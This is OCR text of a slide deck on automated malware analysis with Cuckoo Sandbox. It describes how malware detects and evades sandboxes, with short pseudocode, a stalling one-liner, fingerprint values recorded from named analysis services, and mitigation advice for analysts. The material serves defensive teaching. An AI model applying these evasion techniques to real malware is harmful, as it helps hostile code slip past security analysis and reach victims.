
Cuckoo Sandbox

- Open source automated malware analysis system
- Uses virtualization (VirtualBox, KVM, VMWare)
- Python based, easy to customize
- Multiple report types (JSON, HTML, PDF, XML)

Results:

- Traces of calls performed by all processes spawned by the malware.
- Files being created, deleted and downloaded by the malware during its execution.
- Memory dumps of the malware processes.
- Network traffic trace in PCAP format.
- Screenshots taken during the execution of the malware.
- Full memory dumps of the machines

Basic Architecture- Cuckoo Example



Cuckoo Homepage

cuckoo Dashboard Recent Pending Search Submit Import

Insights

Cuckoo Installation

Version	2.0.7

You are up to date.

Usage statistics

reported	3096568
completed	6
total	3154954
running	9
pending	20446

From the press:

Click here for more

Cuckoo

SUBMIT A FILE FOR ANALYSIS

SUBMIT URLS/HASHES

Submit URLs/hashes

Submit

Drag your file into the left field or click the icon to select a file.

System info

free used total

FREE DISK SPACE

105.9 TB
120.5 TB


CPU LOAD


18%
56 cores

MEMORY USAGE


640.0 GB
738.1 GB

Considerations





Modular Malware


Houston, we have a problem

Automated Analysis Advantages

- Easy to handle redundant work
- Workload due to large amount of samples becomes manageable
- User friendly
- Excellent for quick wins

Automated Analysis Disadvantages

- Pre-defined boundaries
- Techniques against automated malware analysis
- Modular malware a no go?

Automated Analysis Disadvantages

- Can you mention some simple techniques?

```
If (isSandbox()) {

    doNotDoBadThing();

}
```

Automated Analysis Disadvantages

- Can you mention some simple techniques?

```
If (isSandbox()) {

    doNotDoBadThing();

}
```

sleep(86400000);

Type of Automated Analysis platform

What to look for:

- Availability (Open or closed)
- Output (verbose or binary)
- Resources dedicated to analysis
- Sample submission and search functions
- Support or simulate human interaction or fully static.

White Box	Grey Box	Black Box
• Public and open • Verbose reporting	• Public, but closed forensics engine • Binary reporting	• Unknown resources • Unknown capabilities • Unknown reporting

Examples of Automated Analysis Platforms


- **Online:**
- Malwr, https://malwr.ee (Cuckoo based)
- Virus Total, https://www.virustotal.com/
- Hybrid Analysis, https://www.hybrid-analysis.com
- **Offline/Tools:**
- Cuckoo Sandbox


Automated Malware Analysis Phases & Checks

- Submission Phase
  - Modular Malware Support
  - MD5 collision
- Analysis Phase
  - Fingerprinting
    - Verbose Output
      - Registry Writing
      - File Dropping
    - Blind Fingerprinting Human Guessing
      - Heat Mapping
  - Meaningful Stalling
- Reporting Phase
  - Social Engineering
  - Decoys

SUBMISSION PHASE

Submission Phase





ples

https://malwr.ee/analysis/3157912/

https://malwr.ee/analysis/3157913/summary/


Submission phase - Modular Malware


Problem: How do we check malware functionality if it is modular?

Common Modules: anti-VM / anti-sandbox / Anti AV / browser hook / webinject / keylogger / screenshot grabber / certificate grabber / application monitoring / remote-access tool (RAT) / bot-control (DDOS)/ RAM Scrapping / ….

Format: Dll, Scripts ,Executables

File Number: Multiple files





Submission phase - Modular Malware

What to look for….

Give the analyst the option to :

- Upload multiple files (No files should be renamed during this phase)
- Choose paths for each file
- Choose which will be executed first and with what parameter
- Choose period of execution
- Add Scheduled tasks and tamper Registry on Demand

Submission phase – MD5 collisions

Having two different executable files with totally different functionality but identical md5 hashes **(YES IT IS POSSIBLE *)**

- hello.exe. MD5 Sum: cdc47d670159eef60916ca03a9d4a007 (decoy)
- erase.exe. MD5 Sum: cdc47d670159eef60916ca03a9d4a007 (malicious)

*http://www.mathstat.dal.ca/~selinger/md5collision/

ANALYSIS PHASE

Analysis Phase - Fingerprinting

Fingerprinting: the act of identifying constants on the system that can act as strong indicators that a sample has landed in an analysis environment.

Services	URL	Services (Unique) Running	UserName	HostName	System Memory Size	Core Num	Execution Time (sec)	Execution Folder
Comodo	http://camas.comodo.com/	**execute.exe** **sample.exe**	User	SANDBOXA-B	267894784	1	6.031	C:\TEST\
Malwr	https://malwr.com/submission/	**mscorsvw.exe** **jqs.exe** **pythonw.exe** **pl.exe**	User	HOME	1073201152	1	117.168	C:\DOCUME~1\User\LOCALS~1\Temp\
Virus Total	https://www.virustotal.com/	**HASH SHA256** **VBoxService.exe** **VBoxTray.exe** **python.exe** **VBoxService.exe**	<USER>	<MACHINE_NAME>	133677056	1		C:\WINDOWS\system32\

Analysis Phase – Fingerprinting –Registry Writing

2.a) bwnch.exe - Registry Activities

Registry Values Modified:

Key	Name	New Value	
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\Currentversion\	1	C:\1	Core Num
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\Currentversion\	133677056	C:\133677056	System Memory
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\Currentversion\	Administrator	C:\Administrator	User Name
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\Currentversion\	explorer_present	C:\explorer_present	Process Present
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\Currentversion\	pc9	C:\pc9	Host Name

Monitoring how a sample manipulates **Registry Elements**. This may lead to the discovery of malicious behavior so analysis platforms are eager to report all **Registry Key** creation activity but also can be used to expose internal information of the platform.

Comodo Instant Malware Analysis

- **Values Created**

Name	Type	Size	Value
CU\Software\Microsoft\Windows\CurrentVersion\	REG_SZ	18	"C:\TEST\"
CU\Software\Microsoft\Windows\CurrentVersion\SANDBOXA	REG_SZ	34	"C:\TEST\SANDBOXA"
CU\Software\Microsoft\Windows\CurrentVersion\User	REG_SZ	26	"C:\TEST\User"

Analysis Phase – Fingerprinting – File Dropping

virustotal (/el/)

Opened files

<USER>(successful)

<MACHINE_NAME> (successful)

1 (successful)

133677056 (successful)

[System Process] (successful)

System (successful)

smss.exe (failed)

csrss.exe (failed)

winlogon.exe (failed)

services.exe (failed)

lsass.exe (failed)

VBoxService.exe (failed)

virustotal (/el/)

SHA256:	47154a88d001da0891b150f8504e944265b5c3905bdd2be889abd1b4abb48cfe
File name:	to.exe
Detection ratio:	10 / 57
Analysis date:	2015-06-11 17:38:51 UTC (1 λεπτό ago)

alg.exe (failed)

wmiprvse.exe (successful)

python.exe (successful)

47154a88d001da0891b150f8504e944265b5c3905bdd2be889abd1b4abb48cfe (successful)

C:\WINDOWS\system32\cmd.exe (successful)

When registry writing is not possible or the reports are not available due to lack of monitoring, file dropping might be implemented. By naming files based on the identified fingerprinting variable an attacker can easily extract valuable information

Other Fingerprinting Techniques

- Registry Keys artifacts
- Virtual devices
- Adapter name
- Network shares
- MAC Address
- Directories artifacts

(This list is far from exhaustive and is used as an example of possible finger-printable indicators)

Analysis Phase – Blind Fingerprinting

Malicious Indicator: Number of Cores Check_1

Blind Fingerprinting Process aka no Output

Submit sample;

if (System Memory <= 133677056) trigger Check_1;
else print hello2;

Examine output;

Malicious Indicators

Anti-Detection/Stealthyness

Writes to a desktop.ini file (often used to cloak folders)

External Systems

Sample was identified as malicious by a large number of Antivirus engines

Sample was identified as malicious by at least one Antivirus engine

Installation/Persistance

Allocates virtual memory in foreign process


Hiding 1 Malicious Indicators

Analysis Phase – Human Guessing

Heat Mapping
- Key strokes
- Mouse movement

User Habitation
- File Creation
- OS Startup time, Running Time
- USB Sticks

Social Media Evidence Check
-Personal Info (FB, Twitter, Instagram)



Analysis phase – Fingerprinting

Solution (hard to implement with little results)

Give the analyst the option to:


- Use realistic environment (No 800*600 Screen Resolution!!!)
- Randomize environment (hostname, username, services running, background image)
- Never tamper samples (file names, location etc)
- Generate realistic inputs and content directly in the analysis platform (mouse movement etc)

Analysis Phase – Meaningful Stalling

- Don’t just Sleep – Easy to detect and bypass
- Meaningfully Stall: Doesn’t stop execution but rather performs a task which:
  - Is time consuming
  - Doesn’t consist of a code loop
  - Is perceived as normal user behavior
  - Looks Innocent

Typical one-liner example:

```
system(“findstr /s "computer help" *.txt”);
```



Tools to Use

Some of the common fingerprinting attacks can be checked with the following tools:

- https://github.com/LordNoteworthy/al-khaser
- https://github.com/a0rtega/pafish

REPORTING PHASE

Reporting phase – Social engineering

Malware knows it is being analyzed:

- Convinces the analyst to visit a website or download file (ex. C&C command set)
- Alarm is set to the malware writer that his malware is being analyzed
- Uniquely encoded URL strings can be created to explicitly inform their owner on which platform the sample has been uploaded.

Reporting phase – Decoys

Malware knows it is being analyzed:

- Acts as if it was of a different family

